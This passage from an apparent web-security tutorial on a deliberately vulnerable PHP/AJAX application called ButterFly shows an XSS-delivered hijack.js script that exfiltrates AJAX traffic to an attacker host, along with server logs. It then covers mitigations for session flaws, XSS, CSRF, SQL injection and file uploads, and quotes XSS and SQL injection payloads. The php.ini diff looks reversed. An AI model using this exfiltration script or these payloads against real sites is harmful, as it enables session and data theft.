In hijack.js you have to include the following code based on Reference number 4. I rewrote it to make it a bit more portable by using the XAJAX framework calls, which was found in the ButterFly application. Because of that the code works on many web browsers (tested successfully on IE7.0 and FF2.0). The content of the hijack.js file you can find below:

```
// The function, which sends intercepted data to designated server.
// The function uses dynamically created image object to send
// information, which allows to bypass the same-origin policy of a web browser.
function sniff(data){
	image = document.createElement('img');
	if(data.length> 1024)
		data= data.substring(0, 1024);
		image.src='http://oursite.com/hijacked.html?data='+data;
}

// Save the xajax.submitRequest function for later use.
tmp1 = xajax.submitRequest;

// Redefine the xajax.submitRequest with the malicious function.
xajax.submitRequest = function (mydata) {

	// make a copy of sent data
	sniff(mydata.requestData);

	// execute original xajax.submitRequest method.
	// data will be sent to the application then
	tmp1(mydata);
}

// Save the xajax.responseProcessor.xml function for later use.
tmp2 = xajax.responseProcessor.xml;

// Redefine the xajax.responseProcessor.xml with the malicious function.
xajax.responseProcessor.xml = function (mydata) {

	// make a copy of received data
	sniff(mydata.request.responseText);

	// execute original xajax.responseProcessor.xml method
	// data will be sent to the user then.
	tmp2(mydata);
}
```

When a victim enters the prepared URL (if a user is not logged in, he will need to log in to the application to make the attack successful), he will see standard search interface. When he searches for some keyword, the result will be correct as before. The interface will stay without changes as well as you can see below:



However, in the background several requests were made by user's web browser. Here is the attacker's web server log on the example oursite.com:

```
xx.xx.xx.xx - - [23/Jan/2008:17:10:38 +0100] "GET /hijack.js HTTP/1.1" 200 1169
"http://insecure.butterfly.prv/search.php?search_field=\"><script%20type=\"text/javascript\"%20src=\"http://oursite.com/hijack.js\"></script><a%20style=\"" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727) Paros/3.2.13"

xx.xx.xx.xx - - [23/Jan/2008:17:10:44 +0100] "GET
/hijacked.html?data=xjxfun=findorders&xjxr=1201104679406&xjxargs%5B%5D=a HTTP/1.1" 404 198
"http://insecure.butterfly.prv/search.php?search_field=\"><script%20type=\"text/javascript\"%20src=\"http://oursite.com/hijack.js\"></script><a%20style=\"" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727) Paros/3.2.13"

xx.xx.xx.xx - - [23/Jan/2008:17:10:45 +0100] "GET
/hijacked.html?data=%3C?xml%20version=%221.0%22%20encoding=%22utf-
8%22%20?%3E%3Cxjx%3E%3Ccmd%20n=%22as%22%20t=%22resultsid%22%20p=%22innerHTML%22%3E%3C!%5
BCDATA%5B%3Ctable%3E%3Ctr%3E%3Ctd%3E1.%3C/td%3E%3Ctd%3E%3Cb%3ECD%20Case%3C/b%3E%3C/td
%3E%3Ctd%3E-
%3C/td%3E%3Ctd%3E1$%3C/td%3E%3C/tr%3E%3Ctr%3E%3Ctd%3E2.%3C/td%3E%3Ctd%3E%3Cb%3EDVD%20C
ase%3C/b%3E%3C/td%3E%3Ctd%3E-
%3C/td%3E%3Ctd%3E2$%3C/td%3E%3C/tr%3E%3Ctr%3E%3Ctd%3E3.%3C/td%3E%3Ctd%3E%3Cb%3EKeyboard%
3C/b%3E%3C/td%3E%3Ctd%3E-
%3C/td%3E%3Ctd%3E20$%3C/td%3E%3C/tr%3E%3Ctr%3E%3Ctd%3E4.%3C/td%3E%3Ctd%3E%3Cb%3EPicture%2
0Frame%3C/b%3E%3C/td%3E%3Ctd%3E-
%3C/td%3E%3Ctd%3E5$%3C/td%3E%3C/tr%3E%3C/table%3E%5D%5D%3E%3C/cmd%3E%3Ccmd%20n=%22as%2
2%20t=%22auth_b1%22%20p=%22value%22%3ESearch%3C/cmd%3E%3Ccmd%20n=%22as%22%20t=%22auth_b1%2
2%20p=%22disabled%22%3E%3C/cmd%3E%3C/xjx%3E HTTP/1.1" 404 198
"http://insecure.butterfly.prv/search.php?search_field=\"><script%20type=\"text/javascript\"%20src=\"http://oursite.com/hijack.js\"></script><a%20style=\"" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727) Paros/3.2.13"
```

The highlighted text contains the information sent using AJAX communication. The xjxargs%5B%5D parameter contains the keyword searched by a user. The second highlighted text seems to be a bit mysterious, however after using URL decoding (for example in PAROS Encoding tools), the text looks like this:

```
<?xml version="1.0" encoding="utf-8" ?><xjx><cmd n="as" t="resultsid"
p="innerHTML"><![CDATA[<table><tr><td>1.</td><td><b>CD Case</b></td><td>-
</td><td>1$</td></tr><tr><td>2.</td><td><b>DVD Case</b></td><td>-
</td><td>2$</td></tr><tr><td>3.</td><td><b>Keyboard</b></td><td>-
</td><td>20$</td></tr><tr><td>4.</td><td><b>Picture Frame</b></td><td>-
</td><td>5$</td></tr></table>]]></cmd><cmd n="as" t="auth_b1" p="value">Search</cmd><cmd n="as" t="auth_b1"
p="disabled"></cmd></xjx>
```

You can see that it is the search result in XML format. CDATA part contains HTML code, which is presented to a ButterFly user.

In this way, an attacker has managed to intercept all AJAX communication transparently. This example should be convincing enough that AJAX vulnerabilities are really serious problem in web applications.

References:

1. http://www.fortifysoftware.com/servlet/downloads/public/JavaScript_Hijacking.pdf

2. http://greebo.net/owasp/ajax_security.pdf

3. http://www.spidynamics.com/assets/documents/AJAXdangers.pdf

4. http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf
5. http://www.owasp.org/index.php/Ajax_and_Other_%22Rich%22_Interface_Technologies
6. http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf

# 7. Securing the application

In previous sections you could see how many vulnerabilities the ButterFly application contains. In order to change this state, a number of security protection mechanisms need to be implemented. Generally, the difficulty of this task can vary a lot between applications. In the case of the ButterFly several quite simple solutions are available, but mainly because of the simplicity of the application. Sometimes, adding one line of the code removes vulnerability.

Generally, not trusting a user input and predicting worst scenario in the application behaviour solves most security issues. However, in some cases (for example: Cross-Site Request Forgery, Privilege Escalation or File Upload issues) additional security protection has to be implemented.

In this section I will focus on the solutions based on the modification of the application's source code. I will show how easy or difficult is to remove the application's vulnerabilities.

## 7.1. Web Server protection

At the beginning, I will present simple steps, which will improve the security of the web server itself.

### 7.1.1. Mod_Rewrite

I have mentioned this measure in the section number 5.3.

This module is often called "the Swiss Army Knife of URL manipulation". Following the documentation: "This module uses a rule-based rewriting engine (based on a regular-expression parser) to rewrite requested URLs on the fly. The URL manipulations can depend on various tests, for instance server variables, environment variables, HTTP headers, time stamps and even external database lookups in various formats can be used to achieve granular URL matching."

This module can be used for script extension hiding/changing, virtual filesystem structure creation etc. I will show how it is possible to hide .phpsec extension using this module. Adding the following lines into the secure.butterfly.prv virtual host configuration will hide the extension effectively:

```
### remove PHP extension
# use the rule only when requested resource is the file
RewriteCond %{DOCUMENT_ROOT}%{REQUEST_URI}.phpsec -f

# Rewrite /foo/bar to /foo/bar.phpsec
RewriteRule ^([^.?]+)$ %{REQUEST_URI}.phpsec [L]

# Return 404 if original request is /foo/bar.phpsec
RewriteCond %{THE_REQUEST} "^[^ ]* .*?\.phpsec[? ].*$"
RewriteRule .* - [L,R=404]
```

This rule only applies to files. When original .phpsec resource is requested, the server will return 404 NOT FOUND message.

Generally, the rule is to give a potential attacker as little information as possible. In case of the ButterFly hiding the PHP extension does not give too much, because experienced attacker will find that it is using XAJAX library, which is only available for PHP. But this will be the indirect proof and these are not considered 100% true usually.

### 7.1.2. The use of Suhosin

Suhosin is a protection system for PHP. It was designed to protect servers and users from known and unknown flaws in PHP applications and the PHP core.

The main feature of Suhosin patch is to protect your server from possible buffer overflows and related vulnerabilities in the PHP Zend Engine. The main aim of the Suhosin extension is to protect servers against insecure programming technique, which is especially helpful when you have to host 3rd parties applications and sites.

Below you can find some interesting options in Suhosin:

- suhosin.cookie.disallow_nul - When set to On ASCIIZ chars are not allowed in variables.
- suhosin.get.disallow_nul
- suhosin.post.disallow_nul
- suhosin.request.disallow_nul
- suhosin.upload.disallow_elf - When set to On it is not possible to upload ELF executables.

- suhosin.upload.verification_script - This defines the full path to a verification script for uploaded files. The script gets the temporary filename supplied and has to decide if the upload is allowed. A possible application for this is to scan uploaded files for viruses. The called script has to write a 1 as first line to standard output to allow the upload. Any other value or no output at all will result in the file being deleted.
- suhosin.multiheader - This directive controls if multiple headers are allowed or not in a header() call. By default the Suhosin forbids this (new PHP version protects against it too).
- suhosin.server.strip - When activated (which is the default) the SERVER variables PHP_SELF, PATH_INFO and PATH_TRANSLATED will be scanned for the characters < > ' " and `. All occurences will be replaced by ? characters. This stops a lot of XSS attacks, because many PHP applications consider these variables not tainted.
- suhosin.server.encode - When activated (which is the default) the SERVER variables REQUEST_URI and QUERY_STRING will be scanned for the characters < > ' " and `. All these characters are usually encoded by the browser before they are sent and therefore many applications consider REQUEST_URI and QUERY_STRING safe. However some browsers like Internet Explorer will not encode these characters which results in lots of XSS vulnerabilities. Suhosin will protect applications that wrongly put too much trust into these variables by URL-encoding them within the variables.

Heuristic SQL Injection protection is on the way, for now it is in experimental stage.

Additionally, you can limit many features of PHP using other settings. For full list, look at the details below.

http://www.hardened-php.net/hphp/a_feature_list.html

### 7.1.3. PHP configuration

Several configuration settings were changed in the secure version of the ButterFly application. The difference regards mainly the error logging, session and remote file inclusion.

Below you can find important changes in the diff form:

```
--- etc/php.ini 2008-02-18 16:47:36.000000000 +0000
+++ php5.1.1/etc/php.ini       2008-02-18 16:47:36.000000000 +0000
[...]
-error_reporting  =  E_ALL
+error_reporting  =  E_ALL & ~E_NOTICE
[...]
-display_errors = Off
+display_errors = On
[...]
-log_errors = On
+log_errors = Off
[...]
; Log errors to specified file.
-error_log = /var/log/php_errors
+;error_log = filename
```

*[…]*

*; Whether to allow the treatment of URLs (like http:// or ftp://) as files.*

*-allow_url_fopen = Off*

*-*

*-; Whether to allow include/require to open URLs (like http:// or ftp://) as files.*

*-allow_url_include = Off*

*+allow_url_fopen = On*

Additionally, the Magic Quotes functionality is disabled in the secure version, because I will implement the custom procedure for this purpose.

The PHP session settings were moved into the web server virtual host configuration. The addition to the insecure ButterFly, the changes concern new secure SAVE_PATH setting and limitation of the session token only to the cookies.

*php_value session.name sid*

*php_value session.cookie_domain secure.butterfly.prv*

*php_value session.hash_function 1* ***(SHA-1 - 160 bits)***

*php_value session.use_only_cookies On*

*php_value session.save_path /apache/www/apache22/butterfly/sessions* ***(where the session files are kept)***

*php_value session.gc_maxlifetime 900* ***(15 minutes session time-out/expire time)***

*php_value session.gc_probability 1*

*php_value session.gc_divisor 10* ***(gc_probability/gc_divisor=1/10(here) chance that the garbage collection process will be started on each HTTP request, which will expiry non-valid sessions)***

In the virtual host configuration the Indexing feature was also removed.

## 7.2. Database security

The database security is a huge subject, perfect for a separate publication. However, it is worth mentioning one issue from the application security point of view: database user privileges.

Generally, a database user account should have as minimal privileges as possible. A user should have access only to tables and databases, which are necessary for his work/tasks.

In the case of the ButterFly application, the test user has the FILE privilege and full control over the test database. The secure version of the application uses test2 account, which has the lowest privileges and full control of the test database.

In order to create more secure environment, you can separate the database privileges even more. Adding users, items can be done by the different database account, which is not controlled by the web application. This will allow assigning the web application database user mainly SELECT and/or INSERT privileges on all tables, and UPDATE and DELETE on some of them, which are required for proper application work.

Details:

http://dev.mysql.com/doc/refman/5.0/en/grant.html

## 7.3. The application security

In this section I will focus on the mitigation methods of the presented vulnerabilities based on source code modification.

### 7.3.1. Secure session management

In the secure version of the ButterFly, the changes in the PHP session configuration concern two changes:

- The path for storing session information was changes to the custom folder where only the web server has access to (/apache/www/apache22/butterfly/sessions)
- The use_only_cookie option was enabled, which means that the session tokens will be accepted only from the cookies.

In the next sections I will present specific solutions to the session vulnerabilities found in the ButterFly application.

#### 7.3.1.1. Session fixation

Frankly speaking, the use_only_cookie option enabled 'solves' the problem of the session fixation vulnerability. It does that, because the attacks with session token (sid) in GET or POST requests are ignored by the application in this case. But as you can see, this option does not really solve the problem, it only limits the attack vectors.

In order to correct this vulnerability 100%, I have to introduce a new security measure. But before that, I will explain shortly how this vulnerability works.

In PHP built-in session management, a session token is usually generated by the session mechanism. However, in case when a session token is provided already in the request, the session mechanism accepts this value by creating the session file in defined path by session.save_path parameter. After a user authenticates successfully, the PHP session mechanism puts authenticated session tokens into the session file. An attacker can have full access to the application, because he knows the session token.

We cannot change the fact that the PHP session mechanism accepts session tokens set by a user/attacker without writing a custom PHP session management system. However, it is possible to solve this vulnerability easily by using session_regenerate_id function.

Even when we can not protect ourselves from accepting the session token from a user, if we regenerate the session token to the value generated by the server, after a user authenticates successfully. The session fixation attack will be worthless, because only the session token generated by the server will be authenticated! Further more, if we use session_regenerate_id('t'), the previous session token will be removed from the server completely. Therefore, even if an attacker manages to convince a user to click a link with the malicious SID value, after a user authenticates, the session token set by an attacker will be worthless, because the server will create new session token and remove the old one.

Let's check how effective this solution is. But first we have to comment out the php_value session.use_only_cookies option in virtual host configuration. With this option our test will not work properly. After restarting the ButterFly environment, let's enter the following link:

```
http://secure.butterfly.prv/index?&sid=111222333
```

You should be redirected to the login page shortly after entering the above link. However, look what was created in session SAVE_PATH folder:

```
test butterfly # ls -la apache/www/apache22/butterfly/sessions/
total 8
drwxr-x--- 2 bfly1 bfly1 4096 Mar  5 11:43 .
drwxr-xr-x 6 root  root  4096 Feb 21 12:46 ..
```

```
-rw------- 1 bfly1 bfly1    0 Mar  5 11:43 sess_111222333
```

The session token supplied by me was accepted by the application. So this first part of the attack is still successful. Let's check what happens when a user logs to the application next. The following request and answer from the server are sent:

```
POST http://secure.butterfly.prv/login?req=/index?&sid=111222333 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/msword, application/x-silverlight, */*
Referer: http://secure.butterfly.prv/login?req=/index?&sid=111222333
Accept-Language: en-gb
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Proxy-Connection: Keep-Alive
Content-Length: 40
Host: secure.butterfly.prv
Pragma: no-cache

username=app1&password=app1&auth_b1=Send
```

```
HTTP/1.1 302 Found
Date: Wed, 05 Mar 2008 11:49:35 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=lga2pa8crla3kbnbi48obo09v8fj57fk; path=/; domain=secure.butterfly.prv
Location: http://secure.butterfly.prv/index?
Content-Length: 0
Content-Type: text/html
```

You will notice that the new session cookie was set by the ButterFly application. But what about the session token set by the attacker? Let's check the content of the folder where session tokens are kept:

```
test butterfly # ls -la apache/www/apache22/butterfly/sessions/
total 12
drwxr-x--- 2 bfly1 bfly1 4096 Mar  5 11:49 .
drwxr-xr-x 6 root  root  4096 Feb 21 12:46 ..
-rw------- 1 bfly1 bfly1   44 Mar  5 11:49 sess_lga2pa8crla3kbnbi48obo09v8fj57fk
```

There is no sign of the old session token. Only the new regenerated value is stored on the server side. The session fixation was stopped effectively.

#### 7.3.1.2. CRLF injection/HTTP Response Splitting

As you probably remember, the HTTP Response Splitting vulnerability was corrected by the PHP Team in the PHP version 5.1.2.

When you try to attack the PHP in this version, the PHP will throw the following error:

```
[Tue Feb 12 14:09:21 2008] [error] [client xx.xx.xx.xx] PHP Warning:  Header may not contain more than a single header,
new line detected. in /apache/www/apache22/butterfly/secure/login.phpsec on line 63, referer:
http://secure.butterfly.prv/login?req=/orders?aaa%0a%0dbbbb
```

However, always it is better to eliminate the source of the problem, handle the problem correctly and do not count on the 'external' solutions.

In case of the HTTP Response Splitting, we have really two options for possible solutions.

The first option is to use the variables that do not interpret the 0x0a, 0x0d special character. The following variables belong to this group: _SERVER["QUERY_STRING"], _SERVER ["REQUEST_URI"]. The redirect_to_login function uses one of these variables and because of that is not vulnerable to this attack (as you could see in the 6.1.2 section). However, authenticating function in login.php uses $_GET variable, which with $_POST and $_REQUEST variables, interpret these special characters and is vulnerable to the HTTP Response Splitting attack.

The second option, in my opinion the best option, is to encode properly data received from a client. Using the following code:

```
$redir .= filter_input(INPUT_GET, 'req', FILTER_SANITIZE_SPECIAL_CHARS);
```

instead of

```
$redir .= $_GET['req'];
```

will solve the problem completely. The special character will be encoded in the HTTP header as you can see below:

```
POST http://secure.butterfly.prv/login?req=/orders?aaa%0a%0dbbbb HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Host: secure.butterfly.prv

HTTP/1.1 302 Found
Date: Tue, 12 Feb 2008 15:07:05 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=ravft125dclc62ge72shunmil8vnvo8j; path=/; domain=secure.butterfly.prv
Location: http://secure.butterfly.prv/orders?aaa&#10;&#13;bbbb
Content-Length: 0
Content-Type: text/html
```

#### 7.3.1.3. Session Replay

In order to understand the Session Replay vulnerability, we need to take a look at the logout.php file:

```
<?
include("functions.php");

db_connect();

# clear the cookie
setcookie (session_name(), "", time()-42000, "/", $_SERVER['HTTP_HOST']);

redirect_to_login("/index.php");
exit();
?>
```

As you can see the logout procedure only removes the session data on a client side. From a web browser perspective this solution works, the session cookie is removed and it is not possible to access the application anymore. However, using additional tools it is very easy to replay previous requests and get access to the application.

In order to correct this vulnerability, we have to remove the session data on the server side as well. Adding the following code should solve the vulnerability. After a user clicks logout button, the session

cookie will be removed from his browser and the session data stored on the server side will be removed as well.

```
#resume the session
session_start();

# session id set?
if (isset($_SESSION['user'])) {


	# Unset all of the session variables.
	$_SESSION = array();

	# clear the cookie
	setcookie (session_name(), "", time()-42000, "/", $_SERVER['HTTP_HOST']);

	# destroy the session.
	session_destroy();
}
```

However, one problem will still remain with the Session Replay. When a user forgets to logout properly and just closes the browser, the session token will still remains valid. In order to protect partially against this problem the session timeout value is used. In case of the ButterFly application it is 15 minutes. However, this does not mean that the session will stop being valid exactly after 15 minutes.

You should remember that the garbage collector process is responsible for removing old session files. There are two session parameters (session.gc_probability and session.gc_divisor), which defines how often the garbage collector can be run. Therefore, it means that after 15 minutes the session is probably to be removed from the server. This depends on the two session parameter mentioned above and the amount of the requests to the applications.

If you do not like this behavior, you will have to write a custom PHP session management.

#### 7.3.1.4. Unauthenticated access (search_ajax)

Authentication vulnerabilities are common in web applications nowadays, especially in AJAX pages. Sometimes, it is just a simple mistake, forgetting to put the authentication check into the code. This type of the vulnerability can be corrected very easily. This is the case of the ButterFly application. Putting the is_authenticated() function after db_connect() function solves the problem.

But this vulnerability can stem from completely different framework used to build AJAX pages. In this case, an AJAX page does not have to have a direct access to the session token stored by the main application. Sometimes, the AJAX pages can be handled by different servers, which complicates the situation even more.

### 7.3.2. Data Injection prevention

The idea behind the data injection prevention is simple: Do not trust user data. If a developer considers this and additionally tries to predict the worst scenario in a form/request processing, we should not find any data injection vulnerabilities.

In the application there has to exist a systematic way for processing user data. Below you can find my small solution to this problem.

In every application file, I have added the header with information about the variables, which this form processes. For example it can look like this:

```
###############################################################################################
# Variables used in SQL queries
# - $_REQUEST['username'] - string
# - $_REQUEST['password'] - string
#
# User supplied variables outputted directly to a user (FORM variables usually)
# - $_GET['req']          - string
# - $_REQUEST['username'] - string
#
# Note: All data taken from the database are 'safe', because the encoding function
# was used when data was sent to the database tables.
###############################################################################################
```

In this way, a developer knows precisely what variables should be processed carefully and how this should be done. String variables have to be processed differently than numeric variables.

Additionally, as you should remember from the vulnerable ButterFly part, the enabled magic_quotes_gpc option modifies many XSS and SQL injection attacks. However, this 'protection' does not really solve anything. Therefore I kept this option disabled and decided to handle a user input by using the security functions added to the application.

Let's check first how to protect against Cross-Site Scripting attacks.

#### 7.3.2.1. Cross-Site Scripting (XSS)

The protection against Cross-Site Scripting can be divided into two categories.

The first category contains variables, which contain user directly supplied data outputted to a user after processing (non permanent XSS). This case is characteristic for form processing. The protection in this category will have to filter or encode user data in order not to allow a potential attacker to escape HTML form fields. This can be done using a simple function. I took the approach of encoding properly user supplied data. The following function should solve non permanent Cross-Site Scripting attacks:

```
function enc_usr_data($arg) {

	return filter_var($arg, FILTER_SANITIZE_SPECIAL_CHARS);
}
```

Let's find how the protection works in the case of the attack presented in the vulnerable part of the document. Below you can see the URL, which should cause to javascript code to execute with a simple alert box, if the form is vulnerable to non permanent XSS:

```
http://secure.butterfly.prv/login?req=/index&username="><script>alert('xss');</script><br+"
```

You will see that the javascript was not executed (no alert box was shown). In order to understand why it did not happen, look at the HTML source of this page. The highlighted text below shows the reason why the code was not executed. The malicious code could not escape the value limiters of the text field form.

```
<td><input class="input_norm" name="username" type="text"
value="&#34;&#62;&#60;script&#62;alert(&#39;xss&#39;);&#60;/script&#62;&#60;br &#34;"></td>
```

The second category contains variables filled with information stored in the database. However, initially this information came from a user input. The attack exploiting this category is known as permanent Cross-Site Scripting. The protection against this risk is very similar to the first category, but it will be explained in detail in SQL injection part.

The general idea behind this protection is to store user supplied data in encoded form in the database. Any output from the database should be safe then.

However, the protection presented in this chapter will not work against the following attack vector:

```
onmouseover=a=/XSS/;alert(a.source)
```

Therefore, it is crucial to know where you can put user supplied data in HTML code. Do not worry so much, because in most cases you will be safe. Often user supplied data are put in the following places:

```
<td>$user_controlled_variable</td> # or other html tags
<td style="$user_controlled_variable"></td> # or other html tags
```

In these places, an attacker should not be able to escape HTML tags to execute the javascript code. However, when you put user supplied data in this place:

```
<td $user_controlled_variable ></td> # or other html tags
```

In this case you will still be vulnerable to XSS.

No solution is perfect as you can see. But the one presented in this article is very simple and easy to use and understand.

**NOTE:**

I think another attack is worth mentioning: UTF-7 Cross-Site Scripting. The ButterFly is not vulnerable to it, because of Html Meta Content-Type code. However, if you don't include any encoding definitions at your application, the protection presented in this chapter can be bypassed using UTF-7 vector.

#### 7.3.2.2. Cross-Site Request Forgery (XSRF)

In case of Cross-Site Request Forgery, I have to distinguish the two categories of the protection as well. The permanent XSRF will be solved using the same technique as permanent Cross-Site Scripting. Encoding user supplied data in the database should not allow an attacker to execute this attack.

However, the non permanent XSRF can not be solved so easily. This stems from the fact that the main problem with XSRF is not the user input, but the execution of the application action (new order, accepting the order etc) using predictable GET/POST request.

In order to protect against this vulnerability, we have to make the request of the application action unpredictable. We can do this using additional form field with a random value. The field will be generated on every form requiring the protection. The value of this field will be stored in the database table along with the user id, the protected page name and the timestamp when it was generated (to allow timeout functionality).

When a user submits a form, the protection function check the random value whether it matches the value stored in the database. If the value matches and additionally id_user, the requested are the same and the submission took place before the timeout value (in case of the ButterFly it is 15 minutes), the requested action is performed.

From a developer point of view in order to use the protection it is needed to define $random_protection variable (before including header_html.phpsec file). Next, in order to verify that a

requested by a user action comes from a valid application user, a developer needs to check the result check_random_protection() function, before submitting the user request into the database. In case the function returns a true value, a request comes from a valid user and can be submitted to the database. That is all.

The described functionality was implemented using 2 custom functions:

- get_random()
- check_random_protection()

In header_html.phpsec, there is an additional code included when $random_protection variable is defined. This code adds to the database the random value together with user_id, time and requested page name. Additionally, it creates the hidden field with the random value in the HTML form. You can find the code below:

```
if (isset($random_protection)) {
        # generate random value
        $rnd = get_random();

        # insert the value into the database
    if (db_query("INSERT INTO rndstor(id_user,rnd_val,created,page) VALUES
('".$id_user."','".$rnd."',now(),'".proc_data_to_db($_SERVER["PHP_SELF"])."')) {
                # Inject the hidden field with the random value into the html form
                print "\t<input type=\"hidden\" name=\"rnd\" value=\"$rnd\">\n";
    }
        else {
                error_log("CSRF Protection: There was a problem with SQL query");
        }

}
```

The random value is received from the get_random function, which definition you can find below:

```
function get_random() {
        return sha1(uniqid(rand(), true));
}
```

This simple function returns random 160bit value. Its randomness was checked using lcamtuf's STUMP tool. Here is the summary of the check:

```
RESULTS SUMMARY:
  Alphabet-level : 0 anomalous bits, 160 OK (excellent).
  Bit-level      : 0 anomalous bits, 160 OK (excellent).
```

Below you can find the definition of the check_random_protection() function. Its main purpose is to compare provided the random value by a user/form and the value stored in the database. If these values match, it returns true.

```
function check_random_protection() {

        global $id_user;

        # set rnd time-out value - 15 minutes
        $timeout = 15;

        # Is POST rnd parameter set?
        if (!isset($_POST["rnd"])) {
                error_log("CSRF Protection: Required RND parameter was not found in the request");
                return false;
        }
```

```
        # Get rnd info from the database
    $res = db_query("SELECT rnd_val,TIMESTAMPDIFF(MINUTE,created,CURRENT_TIMESTAMP)>=".$timeout."
as timeout FROM rndstor WHERE page='".proc_data_to_db($_SERVER["PHP_SELF"])."' AND id_user='".$id_user."'");
        if (mysql_num_rows($res) > 0) {

          while ($row=mysql_fetch_array($res)) {

                        # find any matched values, which didn't timed out
                        if ($row["rnd_val"] == $_POST["rnd"] && $row["timeout"] == 0) {

                                # remove used rnd value
                                db_query("DELETE FROM rndstor WHERE rnd_val='".$row["rnd_val"]."'");


                                # remove old timeout'ed rnd values for all pages
                                db_query("DELETE FROM rndstor WHERE
TIMESTAMPDIFF(MINUTE,created,CURRENT_TIMESTAMP)>=".$timeout);

                                return true;
                        }
          }
        }
        else {
                error_log("CSRF Protection: Required RND parameter was not found in the database");
                return false;
        }

        error_log("CSRF Protection: Parameters did not match");
        return false;
}
```

This protection should mitigate the Cross-Site Request Forgery vulnerabilities effectively. In order to check if this is true, let's check it by simulating a ButterFly user visiting the web site containing the following code:

```
<img src="http://secure.butterfly.prv/orders?order=1&confirm=Confirm">
```

The user has to be logged to the ButterFly of course. During his visit on the malicious site the following request has been sent in the background:

```
GET http://secure.butterfly.prv/orders?order=1&confirm=Confirm HTTP/1.1
Accept: */*
Referer: http://secure.butterfly.prv/xsrf
Accept-Language: en-gb
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Proxy-Connection: Keep-Alive
Host: secure.butterfly.prv
Cookie: sid=p82cp6s8m0s9iv8s6c6kedgtoubsupq7
```

However, the order was not submitted successfully. The ButterFly application logged the following message:

```
[Fri Feb 29 11:35:18 2008] [error] [client xx.xx.xx.xx] CSRF Protection: Required RND parameter was not found in the
request, referer: http://secure.butterfly.prv/xsrf
```

In order to make this attack successful, an attacker has to know the random value, which should be possible to predict effectively as it is with a session token.

#### 7.3.2.3. SQL injection

The solution against SQL injection present in the ButterFly application is based on quite a simple idea. All parameters in SQL queries have to enclosed using single or double quotes and user supplied input used in these parameters has to encoded properly not to allow escaping quotes and execute custom SQL query. Additionally, when a variable delivered by a user is an integer, a numeric check is performed to allow only numeric values.

The use of the header in source files suggested in the prevention of Cross-Site Scripting attacks should include variables used in SQL queries as well. This will help a developer not forget to check some variables. Especially, it is important because Magic Quotes functionality is disabled. If a developer forgets to secure a variable, it will be vulnerable to SQL injection.

I will use the following function to encode the user supplied input:

```
function proc_data_to_db($arg) {

        # encode special chars
        $arg=filter_var($arg, FILTER_SANITIZE_SPECIAL_CHARS);

        # just addslashes here
        $arg=filter_var($arg, FILTER_SANITIZE_MAGIC_QUOTES);

        return $arg;
}
```

First filter line encodes properly the user input (for example encodes single and double quotes), the second line takes care of the backslash character, which can influence the SQL query.

The SQL query in the source code will look like this:

```
        $username=proc_data_to_db($_REQUEST['username']);
        $password=proc_data_to_db($_REQUEST['password']);
        $res = db_query("select id_user from users where username='$username' and password='$password'");
```

When a variable is a number, the following additional check must also be executed before passing the variable to the database layer:

```
if (!is_numeric($_REQUEST['f'])) {
        # log the error
        error_log("preview.phpsec: Parameter F was found not to be NUMERIC.");

        echo "ERROR: There was a problem with your request";
        exit();
}
```

In order to check how good the protection is, let's execute one of the SQL injection attacks from the previous sections. I will enter the following string into the search field of ButterFly:

```
a' UNION SELECT 1, group_concat(distinct(schema_name)),3 FROM information_schema.SCHEMATA --
```

After submitting the request, the application returns 'No items were found' this time. In mysql.log you can find the following SQL query, which was processed by the database:

```
106 Query       select id_item,name,price from items where name like '%a&#39; UNION SELECT 1,
group_concat(distinct(schema_name)),3 FROM information_schema.SCHEMATA -- %' order by name asc
```

As you can single quote was encoded, which resulted in inability to escape SQL query quotes and failure to perform the SQL injection attack.

The most important thing in securing SQL queries (this concerns the Cross-Site Scripting attacks as well) is to be consistent. It is required to use the protection in all user supplied parameters. Missing only one makes the protection useless.

**NOTE:**

In certain circumstances, like using GKB encoding at the database, the protection mechanism based on 'AddSlashes' can be fooled to accept quote characters. You can see the example of this attack here.

In the case when you have to use vulnerable encodings at the database level, you have to switch to mysqli interface instead of standard mysql. Then you will be able to use prepared statements, which should be a complete protection against SQL Injection.

### 7.3.3. Securing file upload

In the next sections I will describe how it is possible to correct vulnerabilities of the file upload mechanism.

#### 7.3.3.1. protecting files storage

The easiest way to protect uploaded files from a direct access is to move them outside the web root folder. In the case of ButterFly the following folder was used:

*/usr/local/butterfly/apache/www/apache22/butterfly/files*

instead of:

*/usr/local/butterfly/apache/www/apache22/butterfly/secure/files/*

This simple action effectively prevents direct access to files uploaded by the application users. The access to the files will be managed by the PHP preview.phpsec script, which will check whether the file request is properly authenticated and authorized.

#### 7.3.3.2. correcting application access control – privilege escalation

